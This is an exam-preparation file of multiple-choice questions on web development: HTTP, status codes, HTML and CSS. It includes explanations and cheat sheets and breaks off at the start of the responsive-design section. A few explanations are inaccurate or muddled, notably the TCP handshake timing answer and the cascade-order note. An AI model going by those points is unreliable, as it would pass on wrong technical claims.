NSCT Preparation
File 06: Web Development (10%)

This file covers the full spectrum of modern web development, from foundational protocols (HTTP/HTTPS) to advanced frontend frameworks, backend architecture, and security best practices. Each question follows the graduate-professional difficulty level.

Master Table of Contents (File 06 - Target: ~220 MCQs)

#	Official Subtopic	Coverage	MCQs
01	Introduction to Web Development	Basic	12
02	Web Architecture & Protocols	Standard	15
03	HTML Fundamentals	Standard	15
04	CSS Fundamentals	Standard	15
05	Advanced CSS & Responsive Design	Extended	20
06	JavaScript Fundamentals	Extended	20
07	Advanced JavaScript	Extended	20
08	Frontend Frameworks & Libraries	Standard	15
09	Backend Development Fundamentals	Standard	10
10	Server-Side Programming	Basic	10
11	Databases for Web Applications	Standard	15
12	Web Security	Extended	20
13	Web Performance & Optimization	Basic	10
14	Web Testing & Debugging	Basic	10
15	Deployment & Hosting	Basic	10

16	Web APIs & Integration	Basic	10
17	Modern Web Development Practices	Basic	10
Total MCQs (File 06)			**242**

Subtopic 01: Introduction to Web Development (12 MCQs)

Quick Notes

- **The Web vs. The Internet:** The Internet is the global network of hardware/protocols; the Web (WWW) is an information-sharing model built on top of the Internet using HTTP.
- **W3C (World Wide Web Consortium):** The main international standards organization for the World Wide Web.
- **Browser Engines:** Software that renders HTML/CSS (e.g., Blink for Chrome, WebKit for Safari, Gecko for Firefox).
- **Client-Side vs. Server-Side:** Client-side (Frontend) runs in the browser; Server-side (Backend) runs on a remote server.
- **Request-Response Cycle:** Browser sends a request → Server processes → Server sends response → Browser renders.

Common Traps & Confusions

- **WWW is NOT the Internet:** A common amateur mistake. Email and FTP are part of the Internet but not necessarily part of the Web.
- **Browser Differences:** A website might look different in Safari vs. Chrome because they use different *rendering engines* (WebKit vs. Blink).
- **Static vs. Dynamic:** Static sites send fixed files; Dynamic sites generate HTML on-the-fly using databases and server scripts.

MCQs

Q1. (Conceptual) What is the primary functional difference between the **Internet** and the **World Wide Web (WWW)**?

A) They are exactly the same thing.

B) The Internet is used for websites, while the WWW is used for email.

C) The Internet is the physical network infrastructure; the WWW is a service that operates over the Internet using the HTTP protocol.

D) The WWW is faster than the Internet.

> The Internet is a "network of networks" (hardware, TCP/IP). The Web is just one of many services (like Email, FTP, VoIP) that use the Internet to transfer data via browsers.

Q2. (Scenario-Based) A developer notices that a modern CSS feature works perfectly in Google Chrome and Microsoft Edge but fails to render in Apple's Safari. Which component of the browser architecture is responsible for this inconsistency?

A) The JavaScript Engine (V8)

B) The Rendering Engine (Blink vs. WebKit)

C) The User Interface Wrapper

D) The Browser Cache

> Rendering engines (like Blink in Chrome/Edge and WebKit in Safari) interpret HTML and CSS. Because they are developed by different teams, support for the latest web standards can vary.

Q3. (Comparison) In a typical **Client-Server architecture**, which of the following tasks is strictly a **Server-Side** responsibility?

A) Validating that an email address has an "@" symbol before submission.

B) Storing user preferences in the browser's LocalStorage.

C) Authenticating user credentials against a secure database.

D) Animating a dropdown menu.

> Frontend (client) handles UI and immediate feedback. Security-sensitive tasks, like checking passwords against a database, must be done on the server to prevent malicious tampering.

Q4. (Code/Console Logic) An engineer runs a command to check the "Server" header of a website. Based on the output, what type of web environment is being used?

```
curl -I https://example.com

HTTP/2 200
content-type: text/html
server: Nginx/1.18.0
date: Mon, 01 Jan 2024
```

A) Client-side Rendering (CSR)

B) Peer-to-Peer (P2P)

C) Server-side environment using a Reverse Proxy/Web Server

D) Browser-based Virtual Machine

> The `server: Nginx` header identifies the software running on the remote host. Nginx is a high-performance web server and reverse proxy, indicating a standard server-side hosting environment.

Q5. (Conceptual) What is the primary role of the **W3C (World Wide Web Consortium)** in web development?

A) To sell domain names and hosting services.

B) To develop open standards (like HTML5 and CSS3) to ensure long-term growth and interoperability of the Web.

C) To act as a global police force for internet content.

D) To manufacture high-speed fiber optic cables.

> The W3C is the standards body. Without their specifications, every browser would implement HTML differently, making it impossible for developers to build sites that work everywhere.

Q6. (Comparison) Compare **Static Web Pages** and **Dynamic Web Pages**. What makes a page "Dynamic"?

A) It contains animated GIF images.

B) It uses a lot of colors and fonts.

C) The content is generated at the time of the request, often customized for the user based on database data.

D) It can only be viewed on mobile devices.

> Dynamic pages use server-side logic (PHP, Node.js, Python) to "assemble" the HTML based on who is asking (e.g., your Facebook feed). Static pages are just files sitting on a disk that look the same for everyone.

Q7. (Scenario-Based) You enter `https://www.google.com` into your browser. What is the very first step the browser takes before it can send an HTTP request to the server?

A) DNS Lookup: Resolving the domain name into an IP address.

B) Rendering the HTML template.

C) Executing JavaScript "onload" events.

D) Establishing a CSS object model (CSSOM).

> Browsers don't know where "google.com" is physically. They must first ask a DNS (Domain Name System) server for the numerical IP address (e.g., 142.250.x.x) associated with that name.

Q8. (Conceptual) In modern web development, what does the term **"Full-Stack"** refer to?

A) A developer who only writes HTML and CSS.

B) A database that stores data in a stack data structure.

C) The ability to work on both the Frontend (User Interface) and the Backend (Server/Database) portions of an application.

D) A server that is physically full of hard drives.

> "Full-Stack" implies proficiency in the entire "stack" of technologies required to build a functional app, from the visual UI to the API logic and database management.

Q9. (Comparison) What is the difference between a **Web Browser** and a **Web Server**?

A) Browsers store data; Servers display data.

B) A Browser is a client application that requests and displays content; a Server is a computer that stores and "serves" content upon request.

C) There is no difference; they are both software.

D) Servers are only used for gaming; Browsers are for reading.

> This is the fundamental Client-Server model. The Browser (Client) asks "May I have this file?" and the Server replies "Here it is" or "Error: Not Found."

Q10. (Calculation/Logic) A web page consists of 1 HTML file, 2 CSS files, and 5 images. How many total **HTTP Requests** will the browser typically make to fully render this page?

A) 1

B) 3

C) 8

D) 10

> Every individual asset (HTML, CSS, JS, Image, Font) requires its own HTTP request. Total = 1 (HTML) + 2 (CSS) + 5 (Images) = 8. (Note: Modern HTTP/2 can multiplex these, but they are still distinct requests).

Q11. (Scenario-Based) A user complains that a website is "slow." Upon inspection, you find the server responds in 50ms, but the browser takes 5 seconds to draw the pixels because of massive, unoptimized images. This is a failure in:

A) Backend Latency

B) Client-side Performance / Rendering

C) DNS Resolution speed

D) Database Indexing

> Performance is split. If the server is fast but the browser struggles to process the downloaded data, the issue lies in frontend optimization (rendering path).

Q12. (Conceptual) Which technology is primarily responsible for the **Logic and Interactivity** of a web page (e.g., handling button clicks or fetching data without a page reload)?

A) HTML

B) CSS

C) JavaScript

D) XML

> HTML provides the structure; CSS provides the presentation; JavaScript provides the behavior/interactivity.

Deep Dive: The Critical Rendering Path

When a browser receives HTML, it doesn't just "show" it. it follows a highly complex sequence called the **Critical Rendering Path**:

1. **DOM (Document Object Model):** The browser parses HTML and builds a tree of nodes.
2. **CSSOM (CSS Object Model):** The browser parses CSS and applies styles to the nodes.
3. **Render Tree:** The DOM and CSSOM are combined into a tree that only contains visible elements.
4. **Layout (Reflow):** The browser calculates the exact position and size of every element on the screen.
5. **Paint:** The browser fills in the pixels (colors, shadows, images).

Understanding this path is crucial for web performance optimization.

Stable Web Resources

- MDN: How the Web Works
- W3C Official Website

Quick Revision Cheat Sheet

- **Internet:** The Hardware. **Web:** The HTTP Service.
- **Request/Response:** The heartbeat of the web.
- **Frontend:** HTML/CSS/JS. **Backend:** Server/DB/API.
- **Rendering Engines:** Blink (Chrome), WebKit (Safari), Gecko (Firefox).
- **DNS:** Name to IP conversion.

END OF SUBTOPIC 01 — MOVING TO SUBTOPIC 02

Subtopic 02: Web Architecture & Protocols (15 MCQs)

Quick Notes

- **HTTP (Hypertext Transfer Protocol):** The foundation of data exchange on the Web. It is **Stateless** (each request is independent).
- **HTTP Methods:**
  - *GET:* Retrieve data.
  - *POST:* Submit data to create a resource.
  - *PUT:* Update/Replace a resource (Idempotent).
  - *DELETE:* Remove a resource.
- **Status Codes:** 1xx (Info), 2xx (Success), 3xx (Redirection), 4xx (Client Error), 5xx (Server Error).
- **HTTPS:** HTTP over TLS/SSL. Provides Encryption, Integrity, and Authentication.
- **WebSockets:** Provides full-duplex, persistent communication over a single TCP connection (unlike request-response HTTP).

Common Traps & Confusions

- **401 vs. 403:** 401 (Unauthorized) means the server doesn't know who you are; 403 (Forbidden) means the server knows who you are but you don't have permission.
- **Idempotency:** A method is idempotent if calling it multiple times has the same effect as calling it once. GET, PUT, and DELETE are idempotent; POST is NOT.
- **HTTP/1.1 vs. HTTP/2:** HTTP/1.1 suffers from "Head-of-Line blocking" (one request at a time). HTTP/2 uses "Multiplexing" to send many requests over one connection.

MCQs

Q1. (Conceptual) Why is HTTP referred to as a **Stateless Protocol**?

A) It cannot transmit large files like video.

B) It does not support encryption natively.

C) The server does not retain any information about the client between two successive requests.

D) It only works when the client and server are in the same state or country.

> Statelessness means the server treats every request as a brand-new interaction. To maintain "state" (like a shopping cart), developers must use external mechanisms like Cookies or Sessions.

Q2. (Scenario-Based) An e-commerce site moves its "Account" page from `/old-profile` to `/new-profile` permanently. Which HTTP status code should the server return to tell search engines to update their index to the new URL?

A) 302 Found (Temporary Redirect)

B) 301 Moved Permanently

C) 404 Not Found

D) 200 OK

> 301 indicates a permanent move. Search engines (like Google) will transfer the "ranking power" of the old URL to the new one. 302 is for temporary moves where the old URL should still be indexed.

Q3. (Code/Console Logic) A developer writes the following JavaScript fetch request. What will the server most likely receive as the **Request Body**?

script.js

```javascript
fetch('/api/user/101', {
  method: 'GET',
  body: JSON.stringify({ name: 'Alice' })
});
```

A) {"name": "Alice"}

B) name=Alice

C) Nothing (GET requests should not have a body)

D) An error 500

> According to HTTP specifications, GET requests are intended to retrieve data only. Most browsers and servers will ignore the body of a GET request. Data for GET requests should be sent via Query Parameters (e.g., `?name=Alice`).

Q4. (Comparison) Compare the **PUT** and **PATCH** methods. When should a developer prefer **PATCH**?

A) When they want to delete a resource.

B) When they want to perform a partial update (e.g., changing only the user's email) without sending the entire resource object.

C) When the operation needs to be idempotent.

D) When the resource does not exist yet.

> PUT is used to "Replace" the entire resource. If you only send the email field with PUT, the server might set all other fields (name, age) to null. PATCH is specifically for partial modifications.

Q5. (Calculation/Comparison) A web page loads 10 small icons. In **HTTP/1.1**, the browser opens 6 parallel TCP connections. In **HTTP/2**, it uses 1 connection. Why is HTTP/2 typically faster in this scenario?

A) HTTP/2 uses a faster version of fiber optics.

B) Multiplexing: HTTP/2 can send multiple requests and receive multiple responses simultaneously over a single connection, avoiding the overhead of multiple handshakes.

C) HTTP/2 automatically compresses images.

D) HTTP/2 does not require an IP address.

> HTTP/1.1 can only handle one request at a time per connection (Head-of-Line blocking). HTTP/2 uses a binary framing layer to interleave multiple requests and responses over a single TCP socket.

Q6. (Scenario-Based) A user attempts to access a restricted admin dashboard. They have logged in correctly, but they are a "Standard User," not an "Admin." The server refuses to show the page. Which status code is most appropriate?

A) 401 Unauthorized

B) 403 Forbidden

C) 404 Not Found

D) 500 Internal Server Error

> 401 means "Who are you? Please log in." 403 means "I know who you are, but you are not allowed to go here."

Q7. (Conceptual) What is the role of **TLS (Transport Layer Security)** in an HTTPS connection?

A) To make the HTML code look cleaner.

B) To provide encryption, data integrity, and server authentication through a cryptographic handshake.

C) To increase the upload speed of the server.

D) To replace the need for a web server.

> TLS wraps the HTTP data in an encrypted tunnel. It ensures that hackers cannot read the data (Encryption), change the data (Integrity), and that you are talking to the real website, not a fake one (Authentication).

Q8. (Code/Console Logic) Examine the raw HTTP response header below. What can you conclude about the content the browser is about to receive?

```
HTTP/1.1 200 OK

Content-Type: application/json
Content-Encoding: gzip
Cache-Control: max-age=3600
```

A) The content is an HTML web page.

B) The content is a compressed JSON object that should be cached for 1 hour.

C) The server is reporting a syntax error.

D) The content is a plain text file.

> `application/json` identifies the format. `gzip` means the server compressed the file to save bandwidth. `max-age=3600` (seconds) tells the browser it doesn't need to ask for this file again for 60 minutes.

Q9. (Calculation) A network has a Round Trip Time (RTT) of 100ms. A browser needs to establish a standard **TCP Connection** (3-way handshake) before sending an HTTP request. Ignoring processing time, what is the minimum delay before the *first byte of data* is sent by the client?

A) 100ms

B) 150ms

C) 200ms

D) 300ms

> 1. Client sends SYN (0.5 RTT). 2. Server sends SYN-ACK (0.5 RTT). 3. Client sends ACK + Data (0.5 RTT). Total delay = 1.5 * 100ms = 150ms. (Note: In HTTPS, the TLS handshake adds even more RTTs).

Q10. (Scenario-Based) You are designing a financial API where a user "Withdraws $50." If the user's internet jitters and the browser sends the request twice, you must ensure the user doesn't lose $100. Which HTTP concept ensures this safety?

A) Caching

B) Idempotency (using a unique request key or PUT method)

C) Compression

D) Persistence

> Idempotent operations can be repeated without changing the result. For non-idempotent tasks like "Withdraw," developers often use an "Idempotency Key" in the header to tell the server: "If you see this ID again, ignore it."

Q11. (Conceptual) What is a **DNS CNAME Record** used for?

A) To map a domain name directly to an IPv4 address.

B) To create an alias, mapping one domain name to another canonical domain name.

C) To store the email server settings for a domain.

D) To encrypt the DNS query.

> An 'A' record points to an IP. A 'CNAME' (Canonical Name) record points one name (e.g., `blog.example.com`) to another (e.g., `example.com` or a load balancer URL).

Q12. (Scenario-Based) A user sees a **502 Bad Gateway** error. What is the most likely cause?

A) The user typed the URL incorrectly.

B) The user's internet is disconnected.

C) An intermediate server (like a proxy or load balancer) received an invalid response from the upstream backend server.

D) The server's hard drive is full.

> 502 is a communication error between servers. Usually, Nginx (proxy) tried to talk to Node.js (backend), but Node.js crashed or sent garbage back.

Q13. (Code/Console Logic) Which of the following is a key characteristic of the **WebSocket** protocol as shown in this connection initialization?

network-header

```
GET /chat HTTP/1.1
Host: server.com
Upgrade: websocket
Connection: Upgrade
```

A) It is a standard GET request that returns a JSON file.

B) It upgrades a standard HTTP connection to a persistent, bidirectional tunnel.

C) It is a more secure way to send POST data.

D) It only works on Port 443.

> WebSockets start as an HTTP request with an "Upgrade" header. Once the server agrees, the protocol switches from HTTP to WS, allowing the server to push data to the client without the client asking for it.

Q14. (Comparison) What is the difference between **Keep-Alive** in HTTP/1.1 and **Persistent Connections**?

A) Keep-alive is for images; Persistent is for text.

B) They are effectively the same; both allow a single TCP connection to stay open for multiple requests to reduce handshake overhead.

C) Persistent connections are only for HTTPS.

D) Keep-alive is mandatory in HTTP/1.0.

> In early HTTP/1.0, every file needed a new connection (slow). HTTP/1.1 introduced Keep-Alive/Persistent connections by default, allowing the browser to reuse the same tunnel for the HTML, CSS, and JS files.

Q15. (Conceptual) What is the purpose of the **Host** header in an HTTP/1.1 request?

A) To identify the user's operating system.

B) To allow "Virtual Hosting," where multiple domain names share the same physical IP address on a single server.

C) To tell the server which programming language the client prefers.

D) To store the user's password.

> Since many websites can live on one IP, the server uses the `Host` header to decide which folder/website should handle the incoming request.

Deep Dive: HTTP/2 Header Compression (HPACK)

In HTTP/1.1, headers (like `User-Agent` or `Cookies`) are sent as plain text in every single request, often wasting kilobytes of data. HTTP/2 solves this with **HPACK**:

- **Static Table:** A predefined list of common headers (e.g., `GET`, `200 OK`) represented by simple index numbers.
- **Dynamic Table:** The server and client remember headers sent earlier in the connection. If the browser sends the same 500-byte Cookie string in request #1, it only sends a tiny reference ID in request #2.
- **Huffman Encoding:** Individual characters are compressed using a custom Huffman table optimized for web headers.

This results in a significant reduction in bandwidth, especially for requests with large cookies.

Stable Web Resources

- MDN: HTTP Status Codes
- Web.dev: Introduction to HTTP/2

Quick Revision Cheat Sheet

- **200:** OK. **201:** Created.
- **301:** Permanent move. **302:** Temporary move.
- **401:** Need Login. **403:** No Permission. **404:** Not found.
- **500:** Server Error. **502:** Upstream/Proxy Error. **503:** Overloaded.
- **GET/PUT/DELETE:** Idempotent (safe to repeat). **POST:** Not idempotent.
- **HTTPS:** Port 443. **HTTP:** Port 80.

END OF SUBTOPIC 02 — MOVING TO SUBTOPIC 03

Subtopic 03: HTML Fundamentals (15 MCQs)

Quick Notes

- **HTML (HyperText Markup Language):** The standard language for creating the structure of web pages. It is **not** a programming language; it is a markup language.
- **DOM (Document Object Model):** The interface that represents the HTML document as a tree of objects. Browser engines use this to render the page.
- **Semantic HTML:** Using tags that convey meaning rather than just style (e.g., use `<nav>` instead of `<div>` for navigation, `<article>` for content).
- **Doctype:** `<!DOCTYPE html>` is essential to inform the browser to render the page in "Standards Mode" rather than "Quirks Mode."
- **Attributes:** Provide additional info about elements (e.g., `id`, `class`, `src`, `alt`).

Common Traps & Confusions

- **Block vs. Inline:** Block-level elements (e.g., `<div>`, `<p>`) take up the full width available. Inline elements (e.g., `<span>`, `<a>`) only take up as much width as necessary.

- **Self-Closing Tags:** Tags like `<img>`, `<br>`, and `<input>` do not need a closing tag. Beginners often try to write `<img></img>`, which is invalid.
- **ID vs. Class:** An `id` must be unique within the page (used for specific elements). A `class` can be used by multiple elements (used for styling groups).

MCQs

Q1. (Conceptual) What is the primary purpose of using **Semantic HTML** tags like `<article>`, `<aside>`, and `<footer>`?

A) To make the website look more colorful.

B) To provide structural meaning to the content, which improves accessibility for screen readers and SEO for search engines.

C) To force the browser to load the page faster.

D) To replace the need for CSS styling.

> Semantic HTML helps assistive technologies (screen readers) and search engine bots understand the context of the content, which is a critical part of modern web standards.

Q2. (Code-Tracing) Analyze the following HTML snippet. If the CSS is not applied, how will the two elements behave on the page?

index.html

```html
<div>First</div>
<span>Second</span>
```

A) Both will appear on the same line.

B) Both will appear on different lines.

C) "First" will be on one line, and "Second" will follow on the next line (or appear to the right if inline-block logic applies).

D) The span will be hidden by the div.

> `<div>` is a block-level element, meaning it forces a line break. `<span>` is an inline element. Thus, "First" occupies the full width of its line, forcing "Second" to be placed below it (in standard browser flow).

Q3. (Conceptual) Which HTML tag is strictly meant to contain metadata about the page, such as the title, character encoding, and links to CSS files, and is not rendered in the browser window?

A) `<body>`

B) `<main>`

C) `<head>`

D) `<section>`

> The `<head>` section is for machine-readable information. The `<body>` is for the content that the end-user sees.

Q4. (Scenario-Based) You want to create a form where a user can select **only one** option from a set of mutually exclusive choices (e.g., Gender). Which input type should you use?

A) <input type="checkbox">

B) <input type="radio">

C) <input type="text">

D) <input type="select">

> Radio buttons are designed for selecting one option from a group (by giving them all the same `name` attribute). Checkboxes allow multiple selections.

Q5. (Code-Tracing) In this HTML, why is the image not displaying, and what is the standard fix?

index.html

```html
<img src="logo.png">
```

A) You must close it with `</img>`.

B) The `alt` attribute is missing, which is a bad practice for accessibility.

C) The `img` tag is obsolete in HTML5.

D) `src` must be an absolute URL.

> While the image might display, the `alt` attribute is required for web standards and accessibility. It provides a text alternative for images if they fail to load or for users with screen readers.

Q6. (Conceptual) What is the purpose of the `<!DOCTYPE html>` declaration at the very top of an HTML document?

A) It imports the latest version of JavaScript.

B) It tells the browser that the document is an HTML5 document, enabling "Standards Mode".

C) It prevents the page from being indexed by Google.

D) It allows the browser to run on older hardware.

> Without the doctype, browsers revert to "Quirks Mode," which attempts to mimic bugs and behaviors from 1990s-era browsers for backward compatibility.

Q7. (Conceptual) Which HTML element is used to define the **largest heading** in a document?

A) `<h6>`

B) `<header>`

C) `<h1>`

D) `<title>`

> `<h1>` through `<h6>` are the heading tags, with `<h1>` representing the highest-level heading (most important) and `<h6>` the lowest.

Q8. (Code-Tracing) A developer writes the following list. What kind of list will appear on the page?

list.html

```html
<ul>
  <li>Apple</li>
  <li>Orange</li>
</ul>
```

A) A numbered list (1, 2)

B) A bulleted list

C) A definition list

D) Nothing, this code is invalid.

> `<ul>` stands for Unordered List, which renders as a bulleted list. `<ol>` stands for Ordered List, which renders as a numbered list.

Q9. (Scenario-Based) A user clicks a link, and instead of opening a new page, it opens their default email client with a pre-filled "To" address. What is the correct HTML syntax for this?

A) <a href="email:test@example.com">Email</a>

B) <a href="mailto:test@example.com">Email</a>

C) <link rel="email" href="test@example.com">

D) <a send="test@example.com">Email</a>

> The `mailto:` protocol is the standard URI scheme used to trigger email composition in the user's local email client.

Q10. (Conceptual) Which input type is most appropriate for a field where the user must enter a numeric value, and you want the mobile browser to open a numeric keypad?

A) <input type="text">

B) <input type="number">

C) <input type="numeric">

D) <input type="integer">

> `type="number"` is an HTML5 feature. Mobile browsers detect this attribute and automatically switch to the numeric soft-keyboard, improving usability.

Q11. (Conceptual) What is the purpose of the `<meta charset="UTF-8">` tag?

A) To import the UTF-8 font.

B) To define the character encoding, ensuring symbols, emojis, and international characters are displayed correctly.

C) To compress the website's data.

D) To make the code compile on Windows.

> UTF-8 is the standard character encoding for the web. Without specifying it, browsers might guess the encoding incorrectly, leading to "mojibake" (garbled text where symbols appear as random characters).

Q12. (Scenario-Based) You want a table where the header row is distinct from the body rows. Which tags should be used to wrap the table content?

A) <top> and <bottom>

B) <thead> and <tbody>

C) <title> and <body>

D) <header> and <footer>

> Semantic table structure uses `<thead>` for the headers, `<tbody>` for the main data, and `<tfoot>` for the footer. This is also important for accessibility.

Q13. (Code/Console Logic) What is the result of this HTML? Which color will the text have?

index.html

```
<p style="color:red;">
  Hello <span style="color:blue;">World</span>
</p>
```

A) The whole text is red.

B) The whole text is blue.

C) "Hello" is red, "World" is blue.

D) The text is invisible.

> CSS styles cascade and apply to the specific element they are attached to. The <p> applies red to its content, but the nested `<span>` overrides that with blue for its specific contents.

Q14. (Conceptual) What does the `<iframe>` tag do?

A) It loads an external JavaScript file.

B) It embeds another HTML document inside the current one.

C) It creates an input box for users.

D) It creates a pop-up window.

> An `iframe` (inline frame) acts as a window to another website or document. It is frequently used for embedding YouTube videos or Maps.

Q15. (Conceptual) Which HTML element is used to define a **hyperlink**?

A) <link>

B) <url>

C) <a>

D) <href>

> <a> stands for "Anchor." It uses the `href` (hypertext reference) attribute to point to the target URL.

Deep Dive: The DOM Tree

When the browser loads an HTML page, it builds the **Document Object Model (DOM)**.

Imagine the following HTML:

```
<body>
  <h1>Hi</h1>
  <div><p>Text</p></div>
</body>
```

The browser constructs a tree structure:

- `BODY` is the root.
- It has two children: `H1` and `DIV`.
- `DIV` has one child: `P`.
- `P` has one child: Text node "Text".

This tree is what JavaScript manipulates. When you use `document.querySelector()`, you are asking the browser to find a node in this tree. If the tree is too deep or complex, the browser takes longer to "paint" the page, which is why shallow, semantic HTML is better for performance.

Stable Web Resources

- MDN: HTML Reference
- W3C: HTML & CSS Standards

Quick Revision Cheat Sheet

- **Head:** Meta/Title/Links (Not rendered). **Body:** Visible content.
- **Block:** `<div>`, `<p>` (New line).
- **Inline:** `<span>`, `<a>` (Same line).
- **Attributes:** id (Unique), class (Group).
- **Form:** `<input>`, `<select>`, `<textarea>`.
- **Semantics:** Nav, Article, Section, Footer (Better for accessibility).

END OF SUBTOPIC 03 — MOVING TO SUBTOPIC 04

Subtopic 04: CSS Fundamentals (15 MCQs)

Quick Notes

- **Cascading Style Sheets (CSS):** Used to control the presentation, layout, and design of HTML elements.
- **The Cascade:** Browser prioritizes styles in this order: User Agent Styles (Default) < Browser Styles < User Styles < External Stylesheet < Internal Styles < Inline Styles.
- **The Box Model:** Every element is a rectangular box. Order (inside to outside): `Content` → `Padding` → `Border` → `Margin`.
- **Specificity Hierarchy:** `!important` > Inline Styles > ID Selectors > Class/Attribute Selectors > Element Selectors.
- **Display Property:** Controls box type: `block` (full width), `inline` (content width), `inline-block` (mix), and `none` (removed from layout).

Common Traps & Confusions

- **Margin vs. Padding:** Margin is the space *outside* the border (pushes away other elements). Padding is the space *inside* the border (expands the container).

- **Margin Collapse:** Vertical margins of two adjacent block-level elements often "collapse" into a single margin (the larger of the two), which surprises beginners.
- **CSS Reset:** Browsers have different default margins/padding for tags like `<body>` or `<ul>`. Professional devs use "Reset" CSS to make styling consistent across browsers.

MCQs

Q1. (Code/Logic) Given the CSS below, what will be the total **width** of the `div` element in the browser?

style.css

```
div {
  width: 100px;
  padding: 20px;
  border: 5px solid black;
  margin: 10px;
}
```

A) 100px

B) 120px

C) 130px

D) 150px

> Total Width = width + left-padding + right-padding + left-border + right-border.
> 100 + 20 + 20 + 5 + 5 = 150px. The margin is outside the box and does not contribute to the element's width.

Q2. (Conceptual) Which CSS selector has the **highest specificity** and will override others?

A) `.menu-item { color: blue; }`

B) `#submit-btn { color: red; }`

C) `div.header #nav-link { color: green; }`

D) `div { color: black; }`

> Specificity is calculated as (ID count, Class count, Element count). Option C has one ID, one class, and one element (1, 1, 1). Option B has one ID (1, 0, 0). (1,1,1) is higher than (1,0,0).

Q3. (Scenario-Based) You want an element to be removed from the document layout entirely, as if it doesn't exist, while still being present in the HTML. Which property achieves this?

A) `visibility: hidden;`
B) `opacity: 0;`
C) `display: none;`
D) `margin: auto;`

> `display: none;` removes the element from the document flow. `visibility: hidden;` hides the element but keeps the space it occupied in the layout.

Q4. (Conceptual) What does the `position: absolute;` property do?

A) Fixes the element to the top of the browser window.
B) Positions the element relative to its nearest "positioned" ancestor (not static).
C) Centers the element on the page automatically.
D) Moves the element based on the user's scroll position.

> An absolutely positioned element is taken out of the normal document flow and placed based on the coordinates of its nearest positioned parent. If no positioned ancestor exists, it positions itself relative to the document body.

Q5. (Code/Logic) What happens to the layout when using `box-sizing: border-box;`?

A) It makes the element smaller than defined.
B) The padding and border are included within the width/height of the element.
C) It adds a margin to all sides.
D) It prevents the border from showing.

> By default, padding and borders are added to the width (Content-box). `border-box` forces the browser to count padding/border *inside* the width you set, which is much easier to manage in responsive designs.

Q6. (Scenario-Based) A developer wants to center a `div` horizontally on the screen using `margin`. What CSS is correct?

A) margin: center;
B) margin: 0 auto;

C) margin: 100%;

D) margin-left: 50%;

> Setting top/bottom margin to 0 and left/right margin to `auto` tells the browser to split the remaining space equally on both sides, centering the block element.

Q7. (Comparison) What is the difference between `display: inline;` and `display: inline-block;`?

A) `inline` supports height/width; `inline-block` does not.

B) `inline-block` allows setting width/height and margins, while `inline` respects only horizontal margins/padding.

C) `inline` is for lists; `inline-block` is for images.

D) There is no difference.

> `inline` ignores height/width settings. `inline-block` sits on the same line like an inline element but behaves like a block element, allowing for specific dimensions and vertical spacing.

Q8. (Conceptual) Which CSS property is used to change the text color of an element?

A) `text-color:`

B) `font-color:`

C) `color:`

D) `background-color:`

> In CSS, the `color` property defines the foreground (text) color. `font-color` is a common beginner mistake; it does not exist.

Q9. (Code/Logic) What will be the result of the following CSS selector: `ul li:first-child`?

A) Selects all list items in the document.

B) Selects the first `ul` element.

C) Selects the first `li` element inside any `ul`.

D) Selects the last list item.

> The pseudo-class `:first-child` targets an element only if it is the first child of its parent container.

Q10. (Conceptual) What is the purpose of a **CSS Media Query**?

A) To play video files in the browser.

B) To apply different styles based on the device's screen size or orientation (e.g., mobile vs. desktop).

C) To define the fonts used in the document.

D) To hide elements from search engines.

> Media queries are the foundation of Responsive Design, allowing the UI to adapt its layout (e.g., 2 columns on desktop, 1 on mobile) seamlessly.

Q11. (Comparison) Why use `rem` units instead of `px` for font-sizes?

A) `rem` is always larger.

B) `rem` is relative to the root element's font size, making the UI accessible if the user changes their browser settings.

C) `px` is depreciated in HTML5.

D) `rem` is only for mobile.

> `px` is an absolute unit. `rem` is relative. If a user sets their browser to "Large Text," `rem` units will grow accordingly, whereas `px` will stay the same, which is a common accessibility failure.

Q12. (Scenario-Based) You want to position a child element at the bottom-right corner of its container regardless of content length. Which positioning strategy is correct?

A) Parent: `static`, Child: `absolute`

B) Parent: `relative`, Child: `absolute`

C) Parent: `fixed`, Child: `relative`

D) Parent: `absolute`, Child: `fixed`

> To position a child absolutely relative to its parent, the parent must be set to `relative` (or any non-static position) to become the "anchor" for the child's coordinate system.

Q13. (Conceptual) What is a **CSS Pseudo-element** like `::before` used for?

A) To change the color of an element when hovered.

B) To insert content dynamically before the selected element without touching the HTML.

C) To create a new button.

D) To make the element blink.

> Pseudo-elements (denoted by `::`) allow you to insert decorative content or specific structural elements into the DOM through CSS rather than HTML.

Q14. (Conceptual) How do you hide an element visually while ensuring it remains visible to screen readers (for accessibility)?

A) `display: none;`

B) `opacity: 0;`

C) Using a "visually-hidden" CSS class (clip-path/off-screen).

D) `visibility: hidden;`

> `display: none` and `visibility: hidden` often remove elements from screen reader accessibility. To hide them for visual users but keep them for screen readers, engineers move the element off-screen using CSS properties like `clip: rect(0 0 0 0)`.

Q15. (Code/Logic) What does `z-index: 100;` do?

A) Sets the width of the element.

B) Increases the font size to 100px.

C) Sets the stack order of a positioned element; higher numbers appear in front of lower numbers.

D) Adds a blur effect.

> `z-index` controls depth (the Z-axis). It only works on elements that are positioned (relative, absolute, fixed, sticky).

Deep Dive: Understanding Stacking Contexts

The `z-index` property is notoriously difficult to debug because it doesn't work globally; it works within a **Stacking Context**.

- If Element A has `z-index: 100` and Element B has `z-index: 1`, usually A is in front.

- BUT, if Element B is inside a parent container that is itself a "Stacking Context" (created by properties like `opacity < 1`, `transform`, or `filter`), then B will *never* pop out of its parent to be in front of A.
- Beginners often waste hours wondering why `z-index: 999999` doesn't work; usually, the element is trapped inside a parent with an isolated stacking context.

Stable Web Resources

- [MDN: CSS Learning Guide]
- [CSS-Tricks: The CSS Almanac]

Quick Revision Cheat Sheet

- **Selector Priority:** ID > Class > Tag.
- **Box Model:** Margin | Border | Padding | Content.
- **Relative Positioning:** Offsets from *original* spot.
- **Absolute Positioning:** Offsets from *parent's* spot.
- **Responsive:** Use Media Queries + Relative units (%, rem, vw).
- **Flexbox:** 1D layout (rows/cols). **Grid:** 2D layout (rows AND cols).

END OF SUBTOPIC 04 — MOVING TO SUBTOPIC 05

Subtopic 05: Advanced CSS & Responsive Design (20 MCQs)

Quick Notes

- **Flexbox:** 1D layout model. Key properties: `display: flex`, `justify-content` (main axis), `align-items` (cross axis), `flex-wrap`.
- **CSS Grid:** 2D layout model. Key properties: `display: grid`, `grid-template-columns`, `gap`, `grid-area`.

- **Responsive Units:**
  - *Viewport Units:* `vw` (1% of viewport width), `vh` (1% of viewport height).
  - *Relative Units:* `em` (parent font size), `rem` (root font size).
- **Media Queries:** Allows applying CSS based on device width (e.g., `@media (max-width: 768px) { ... }`).
- **Transitions vs. Animations:** Transitions change a property smoothly over time (on event, like hover). Animations allow keyframe-based sequences.

